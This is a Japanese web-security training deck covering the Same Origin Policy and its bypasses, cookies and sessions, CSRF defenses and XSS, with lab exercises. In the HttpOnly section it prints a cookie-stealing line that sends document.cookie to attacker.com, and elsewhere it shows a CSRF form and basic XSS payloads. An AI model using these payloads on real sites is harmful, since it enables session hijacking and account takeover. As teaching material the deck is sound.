apologize for any inconvenience.) and "このタブを復元する" (Restore this tab) is highlighted.

プロセスが分かれているので、一つのタブが死んでも他のタブに影響を与えない  
つまり、JavaScript で重い処理 (DoS) をしても  
ブラウザ全体に影響は与えない

## 小ネタ: Site Isolation


- Sandbox 化が目的
  - あるページから iframe の先の情報を抜き出せるとつらい
  - Chrome では iframe も別プロセスになった ( Site Isolation )
  - Spectre と Meltdown でプロセスレベルで分離しないとねという話に



## ブラウザ（Web）は日々進化している

- 基本的に互換性を大切にしているが、セキュリティなどに関しては既存のWebを壊すような変更があるので注意
  - SameSite Cookie や mixed contents など
  - それだけセキュリティ / プライバシーを第一に考えるようになっている
- 新しい API や仕様などが提案され ship されている
  - #browser や @intenttoship をチェック





Over the origin


# Same Origin Policy

- Same Origin Policy について
- Same Origin Policy の越え方



## Origin

- ブラウザによるプロセスの分離だけでなく、Web としての分離が必要
  - ブラウザへの攻撃ではなく Web アプリケーションへの攻撃
- example.com から Gmail の内容が取得できると困る
- Web の境界として **Origin** という概念がある



## SOP ( Same Origin Policy )

**https://example.com:443**

- スキーム、ホスト名、ポート番号の組み合わせを Origin と言う
- オリジンが同じ場合は **Same Origin**、異なる場合は **Cross Origin** と言う
  - https://example.com と http://example.com は違う
  - http://example.com と http://example.com:8080 は違う
  - http://login.example.com と http://example.com は違う
- Same Origin の場合は制限なくやり取りできる
- Cookie や Flash など一部 SOP に従わないものもあるがそれは追々...



## Same Origin Policy を体験しよう

```
$ cd sop  
$ docker-compose up  
$ open http://attacker.local/
```



# Same Origin Policy を体験しよう

```
Elements Network Console Sources Performance Memory Application Security Audits EditThisCookie
top Filter Default levels ▾
injection entry point. starting message loop with extension sandbox and waiting for settings...
injection entry point. starting message loop with extension sandbox and waiting for settings...
injection entry point. starting message loop with extension sandbox and waiting for settings...
> document.location
< > Location {href: "http://attacker.local/", ancestorOrigins: DOMStringList, origin: "http://attacker.local", protocol: "http:", host: "attacker.local", ...}
> frame1.document.body.innerHTML
< "
  <p id="message">ここは attacker.local です</p>
  <input type="text" name="password" value="secretpassword">

  <script>
    document.getElementById("message").textContent = `ここは ${document.domain} です`;
  </script>
"
> frame2.document.body.innerHTML
✖ > Uncaught DOMException: Blocked a frame with origin "http://attacker.local" from accessing a cross-origin frame.
  at <anonymous>:1:8
```



## Same Origin

this html on abc.com

secretpassword

Same Origin の場合はアクセスできる

## Cross Origin

this html on xyz.com

secretpassword

Cross Origin の場合はアクセスできない

## Same Origin Policy に従うもの

- Web セキュリティでは SOP によって守られているものがある
  - XMLHttpRequest ( 特定の条件以外はレスポンスを読み取ることができない )
  - Web Storage ( localStorage などへのアクセス )
- ただし、Cookie など SOP とは異なる挙動をするものがある
  - これは後述



## SOP Bypass Challenge 1

- cart.shop.local と attacker.shop.local があるとする
- Same Origin Policy をバイパスする方法を考えてみよう
  - 💡 Hint1 : document.domain は上位ドメインに変更できる
  - 💡 Hint2 : [https://developer.mozilla.org/ja/docs/Web/Security/Same-origin\\_policy](https://developer.mozilla.org/ja/docs/Web/Security/Same-origin_policy)



## SOP Bypass Challenge 1

- cart.shop.local で `document.domain = "shop.local"` を実行
- attacker.shop.local で `document.domain = "shop.local"` を実行
- お互いが疎通できるようになる



```
Elements Network Console Sources Performance Memory Application Security Audits EditThisCookie
top Filter Default levels ▾
change document.domain = shop.local
injection entry point. starting message loop with extension sandbox and waiting for settings...
injection entry point. starting message loop with extension sandbox and waiting for settings...
> frame.document.body.innerHTML
④ > Uncaught DOMException: Blocked a frame with origin "http://attacker.shop.local" from accessing a cross-origin frame.
  at <anonymous>:1:7
> document.domain = "shop.local"
< "shop.local"
> frame.document.body.innerHTML
< "
  <form>
    <input name="cardnumber" value="4111111111111111">
  </form>

  <script>
    console.log("change document.domain = shop.local");
    document.domain = "shop.local";
  </script>
```

## SOP Bypass Challenge 2

- <http://shop.local> へアクセス
- shop.local は cart.shop.local と postMessage でやり取りをしてカートの数を表示している
- Same Origin Policy をバイパスしてカートの数を attacker.local で表示する方法を考えてみよう
  -  Hint1 : <https://developer.mozilla.org/ja/docs/Web/API/Window/postMessage>

## SOP Bypass Challenge 2

- iframe はどこにでも埋め込めるようになっている (X-Frame-Options なし)
- postMessage で origin を検証していない

← → C

① 保護されていない通信 | attacker.local/leak-cart-item.php

カートに入っているアイテムは 3 個です




## Same Origin Policy Bypass

- Origin を超えることは攻撃者にとって非常に魅力的
- Origin を超えてデータをやり取りする際は注意
- ブラウザやプラグインのバグによってバイパスできた事例もある
  - Adobe Reader / Flash + 302 Redirect
  - 古い IE での document.domain overwrite
  - その他 Chrome, Firefox, Safari, Opera でも事例はある

## ここまでまとめ

- 様々なところで Isolation されている
  - ブラウザ
  - Same Origin Policy
- Origin とはスキームとホスト名とポートの組み合わせ
- Same Origin Policy は異なる Origin でやり取りができないようにするセキュリティ機構
  - もし SOP がないと別 Origin からデータが取り放題





# HTTP

- HTTP Request / Response



## HTTP Request

GET / HTTP/1.1

**Host:** example.com

**User-Agent:** Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:75.0)  
Gecko/20100101 Firefox/75.0

**Accept:**

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

**Accept-Language:** ja,en;q=0.7,en-US;q=0.3

**Accept-Encoding:** gzip, deflate

**Connection:** close

**Upgrade-Insecure-Requests:** 1...



## Request Header

GET / HTTP/1.1

Method Path Protocol



## HTTP Response

HTTP/1.1 200 OK

**Cache-Control:** max-age=604800

**Content-Type:** text/html; charset=UTF-8

**Date:** Sun, 29 Mar 2020 09:09:59 GMT

**Content-Length:** 1256

**Connection:** close

<!doctype html>...



## Response Header

HTTP/1.1 200 OK

Protocol    Status Code    Message



# HTTP レスポンスステータスコード

開発者向けのウェブ技術 › HTTP › HTTP レスポンスステータスコード

## このページ内

[情報レスポンス](#)

[成功レスポンス](#)

[リダイレクションメッセージ](#)

[クライアントエラーレスポンス](#)

[サーバーエラーレスポンス](#)

[ブラウザーの互換性](#)


[関連情報](#)

HTTP レスポンスステータスコードは、特定の HTTP リクエストが正常に完了したどうかを示します。レスポンスは 5 つのクラスに分類されています。

1. 情報レスポンス (100–199),
2. 成功レスポンス (200–299),
3. リダイレクト (300–399),
4. クライアントエラー (400–499),
5. サーバエラー (500–599)

以下のステータスコードは RFC 2616 の第10章で定義されています。更新版の仕様書は RFC 7231 にあります。





# Session & Cookie

- Session / Cookie



## HTTP は Stateless

- Stateless = HTTP 自体で状態を持たない
  - リクエストに対してレスポンスを返すだけ
- 認証状態はアプリケーションが管理しなければいけない
  - Cookie
  - IP アドレス
  - HTTP Header
  - クライアント証明書
  - etc...



## Set-Cookie / Cookie

**Set-Cookie: admin=true;**

**Cookie: admin=true;**



## Session と Cookie を体験しよう ( Insecure )

```
$ cd session  
$ docker-compose up  
$ open http://shop.local/
```



## Proxy のログを見てみよう

GET / HTTP/1.1

Host: cart.local

HTTP/1.1 200 OK

**Set-Cookie: PHPSESSID=6140fae4d81dc0650b884d3078260266; path=/**

POST /login.php HTTP/1.1

Host: cart.local

**Cookie: PHPSESSID=eea2f0b01585074a9fc9bcc39843ac10**

username=user&password=pass



GET /profile.php HTTP/1.1

Host: cart.local

**Cookie: PHPSESSID=eea2f0b01585074a9fc9bcc39843ac10**

HTTP/1.1 200 OK

...

<p>Welcome **user**</p>




## Cookie をみてみよう

The screenshot shows a cookie editor interface with the following details:

- Cookie Name:** PHPSESSID
- Value:** 87f22eaa4307594d8306c548d8e11d5b
- Domain:** shop.local
- Path:** /
- Expires:** Sat Jun 12 22:23:51 GMT+0900 (日本標準時)
- SameSite:** SameSite
- Host Only:**
- Session:**
- Secure:**
- HTTP Only:**

## Cookie は発行元へのリクエストに自動で付与される



## Cookie と Session のセキュリティを考えてみよう

- Cookie はセキュリティの文脈ではクレデンシャルとして扱われることがある
- 1. Cookie に秘匿情報を載せるのは OK ?
- 2. セッション Cookie が漏洩するとどうなる ?
- 3. セッション Cookie に求められる条件は ?



## Cookie と Session のセキュリティを考えてみよう

- 1. Cookie に秘匿情報を載せるのは OK ?
  - A. クライアントから閲覧/操作できるので NG
- 2. セッション Cookie が漏洩するとどうなる ?
  - A. なりすましされる可能性がある
- 3. セッション Cookie に求められる条件は ?
  - A. 推測ができないこと、強制ができないこと、漏洩しないこと

1, 2, 3 をそれぞれやってみよう



## Session Hijack



盗聴や XSS などの脆弱性や  
Referer ヘッダからの漏洩



## Session Fixation



## Cookie の属性

- Expires : Cookie の有効期限
- Domain : 送信先のドメイン
  - 指定された場合、サブドメインも含む
- Path : 送信するパス
  - サブディレクトリも含む。Path=/docs のとき /docs/test にもマッチ
- Secure : https のときだけ送信する
- HttpOnly : JavaScript から触ることを禁止する
- SameSite : サイト間での送信を制限



## Domain 属性

- 特に理由がなければ設定しなくて良い
- example.com 上で google.com を設定することはできない
- mrtc0.example.com 上で example.com を指定することはできる
  - その場合 attacker.example.com からも、その Cookie にアクセスできる
- Public Suffix List
  - 指定したドメインを TLD のような扱いとして、この脅威から防ぐ
  - <https://github.com/publicsuffix/list/pull/881>



## Secure 属性

- Domain 属性で気づいた人もいるだろうが、Cookie は Same Origin Policy 通りには動かない
- https:// で発行された Cookie は http:// でも送信される
  - Secure 属性が付与されていない Cookie は http:// でも送信される
- 例えば MITM などによって盗聴されている場合、http:// でのアクセスで Cookie が漏洩する可能性がある
- なので付与することが推奨されている



## HttpOnly 属性

- JavaScript からのアクセスを禁止する
- XSS のような外部から JavaScript を差し込むような脆弱性があった場合、セッション Cookie に httpOnly が付与されていなければセッションハイジャックにつながる
  - XSS の対策ではないが、XSS によるセッションハイジャックの保険的対策となる
  - (XSSについては後述)


```
new Image().src = "https://attacker.com/?cookie=" + document.cookie
```

## SameSite Cookie ... の前に

```
<!-- attacker.com -->
<form method="POST" action="https://example.com/change_password">
  <input type="password" name="password">
  <input type="submit" value="change">
</form>
```

- 上記 HTML は attacker.com 上のコンテンツ
- もしこのフォームで submit したら何が起こる?






# CSRF

- Cross Site Request Forgery



## CSRF (Cross Site Request Forgery)



## CSRF を体験してみよう

- <https://portswigger.net/web-security/csrf/lab-no-defenses>



## CSRF のまとめ

 発生箇所 : 重要な処理が行われるページ

重要 = パスワードの変更や商品の購入や書き込みなどの POST 系

 影響 : 被害者(=閲覧した人)の権限で重要な処理が実行される

 深刻度 : Medium ~ High

 対策 : 正規のリクエストであることを確認する

## どういうことが可能になるか

- 重要画面でのアクションの性質によって変化する
  - パスワード変更
  - 送金や商品の購入
  - コメントの投稿 (爆破予告とかされると厄介ですね)
  - 権限昇格



## 根本的対策 = 正規のリクエストであることを確認する

- 正規のリクエスト = 正規利用者が実行したリクエスト
- 具体的にどのような対策をすればいいだろう?
  - ヒント1 : 攻撃者はどこから攻撃するのだろう?
  - ヒント2 : 本人であることを確認するには?



## 第三者が知り得ない情報を使う

- CSRF トークンの埋め込みとチェック

```
<form method="POST" action="/change_password">
  <input type="password" name="password">
  <input type="token" name="#{session_id}">
  <input type="submit" value="change">
</form>
```

```
if (current_session_id !== $_POST[ 'token' ]) {
  die();
}
```



## Referer が意図されたサイトか確認する

- 個人的にはあまり推奨できない
- プライバシー保護のために Referer を付与しない設定のユーザーもいる
- https → http へのリクエストでは Referer が付与されない
- 正規表現の漏れもある

```
/^https://valid\.com/.match?
```

- <https://valid.com.evil.com/> が通る



## 本人確認を挟む

- パスワードの入力画面などを挟む
  - CSRF 対策だけでなく、Confirm 的な意味合いも含めることができる
  - e.g. アカウントの削除など取り戻せないリクエスト

## SameSite Cookie

- ブラウザ側で Cookie の送信を制御する

HTML	lax	strict
<a href="http://example.com/">	✓	✗
<form method="get" action="http://example.com/" >	✓	✗
<form method="post" action="http://example.com/" >	✗	✗
	✗	✗
<iframe src="http://example.com/">	✗	✗
axios.get('http://example.com/', {withCredentials: true})	✗	✗



## 個人的に: まだ緩和策だと考えている

- 画像の参照や frame の埋め込みなどウェブサイトの特性を考える必要あり
- 小ネタ: 過去のバイパス事例
  - redirect を使った bypass [https://bugzilla.mozilla.org/show\\_bug.cgi?id=1453814](https://bugzilla.mozilla.org/show_bug.cgi?id=1453814)
  - iframe を使った bypass [https://bugzilla.mozilla.org/show\\_bug.cgi?id=1454027](https://bugzilla.mozilla.org/show_bug.cgi?id=1454027)
  - prerender を使った bypass <https://bugs.chromium.org/p/chromium/issues/detail?id=831725>
  - <https://medium.com/@renwa/bypass-samesite-cookies-default-to-lax-and-get-csrf-343ba09b9f2b>
- アプリケーションでハンドリングしたほうが確実
  - フレームワークを使っているなら自動でトークン挿入と検証をしてくれる

## Fetch Metadata

- 今 Chrome では Fetch Metadata が実装されているので、次のようなヘッダが付与されている（Chrome 76 以降）

```
▼ Request Headers
:authority: dzdih2euft5nz.cloudfront.net
:method: GET
:path: /uploads/ca625e20-25ea-4a43-b776-907dad1e232a/1440.png
:scheme: https
accept: image/webp,image/apng,image/*,*/*;q=0.8
accept-encoding: gzip, deflate, br
accept-language: ja,en-US;q=0.9,en;q=0.8
referer: https://suzuri.jp/
sec-fetch-dest: image
sec-fetch-mode: no-cors
sec-fetch-site: cross-site
```



## Fetch Metadata

- Fetch Metadata は(サーバー側の)アプリケーションがクロスオリジンからの攻撃への対策ができるように設計された機能
- Sec-Fetch-\* というヘッダに HTTP リクエストのコンテキスト情報が含まれている
- アプリケーションはこの情報を元にリクエストを受け入れるか捨てるかを選択できる

## Fetch Metadata

### Same-Origin

```
fetch("https://example.com/test.json")
```

GET /test.json

Host: example.com

Sec-Fetch-Site: **same-origin**

Sec-Fetch-Mode: cors

### Cross-Origin

```
fetch("https://example.com/test.json")
```

GET /test.json

Host: example.com

Sec-Fetch-Site: **cross-site**

Sec-Fetch-Mode: cors



## Sec-Fetch-Site

- 値は次の4つのいずれかになる
  - 同 Origin だと **same-origin**
  - Same Site (bar.example.com) だと **same-site**
  - ブラウザ経由(ブックマーククリックなど)では **none**
  - 別サイトからだと **cross-site**
- 他にも Sec-Fetch-Mode や Sec-Fetch-Dest がある



## 例えば CSRF 対策 (擬似コード)

```
if request.method == "POST" && request['headers']['sec-fetch-site'] &&
    request['headers']['sec-fetch-site'].not_include? ['cross-site', 'same-site']
  return True
else
  return False
end
```

- 今は Chrome のみしか対応していないので、あくまで多層防御の一貫として、利用できる状況であることに注意



# まとめ



## まとめ


- Web の世界では Origin という概念で守られている
  - サイト A からサイト B にアクセスできない
  - 一方で、Cookie のように Origin に従わないものもあるため、注意が必要
  - Cross Origin とやり取りするときは、意図したサイトのみとやり取りを行うように気をつける
- また、CSRF のように form はクロスオリジンに送信できるという仕様を利用した攻撃もある



# Web セキュリティ研修

## ～ XSS ～

セキュリティ対策室  
Kohei Morita / @mrtc0



Cross-Site Scripting

**XSS**



## XSS (Cross Site Scripting) とは

- ある Web ページにアクセスしたブラウザ上で、攻撃者が用意した任意の JavaScript コードを実行する攻撃手法

```
<something>
<?php
echo $_GET["user_input"];
?>

</something>
```

```
<something>
<script>alert(1)</script>
</something>
```

[https://victim.com/?user\\_input=<script>alert\(1\)</script>](https://victim.com/?user_input=<script>alert(1)</script>)




## XSS の何が問題になるか

- XSS でできること = JavaScript でできること全部
  - Cookie の窃取(=Session Cookie の場合はセッションハイジャック)
  - 偽画面の作成
  - フィッシングサイトへのリダイレクト
  - キーロガー
  - ページ上の情報の取得
  - 等々...


## Reflected XSS (反射型 XSS)

- HTTP リクエストに含まれる攻撃コードがそのまま Web ページ上に出力される場合の XSS
  - 典型的には検索画面など
- 攻撃を成功させるには対象に URL を開かせる必要があったりするので、少し攻撃難易度は高くなる



## Stored XSS (蓄積型, 保存型)

- HTTP リクエスト中に攻撃コードがなくても動作する
- データベースに攻撃コードが格納され、それを表示するような場合
  - 典型的には掲示板やコメント欄など
- 被害者はそのページにアクセスする必要があるが、誘導が絶対条件な  
Reflected XSS よりも攻撃難易度は低いといえる



## DOM Based XSS

- JavaScript 起因で起きる XSS
- Reflected / Stored XSS がサーバーサイドのバグなのに対して、DOM Based XSS はクライアントサイドのバグ

```
document.write(user_input); // <script>alert(1)</script>
```


```
$.html(user_input); // <script>alert(1)</script>
```

```
location.href = user_input; // javascript:alert(1)
```



## Let's try Reflected XSS

- <https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded>
- XSS で alert を出してみよう



## Let's try Stored XSS

- <https://portswigger.net/web-security/cross-site-scripting/stored/lab-html-context-nothing-encoded>
- alert() が実行されるまで確認しよう
- ページをロードして XSS がページ内で永続化していることを確認しよう

## Let's try DOM Based-XSS

- <https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-dom-xss-reflected>
- alert() を出そう
- JavaScript を読んで XSS が発生しそうなところをみつけよう
  - location
  - document.write()
  - innerHTML
  - eval()



## Exploiting XSS Vulnerabilities

- ここまで alert() を出すだけでしたが、実際に攻撃者の視点に立ち、何ができるかを体験しましょう
- 1. セッション Cookie を取得してセッションハイジャック
- 2. CSRF の実行




## Exploiting cross-site scripting to steal cookies

- <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies>
  - Burp Collaborator client を使う必要があるので一緒にしましょう

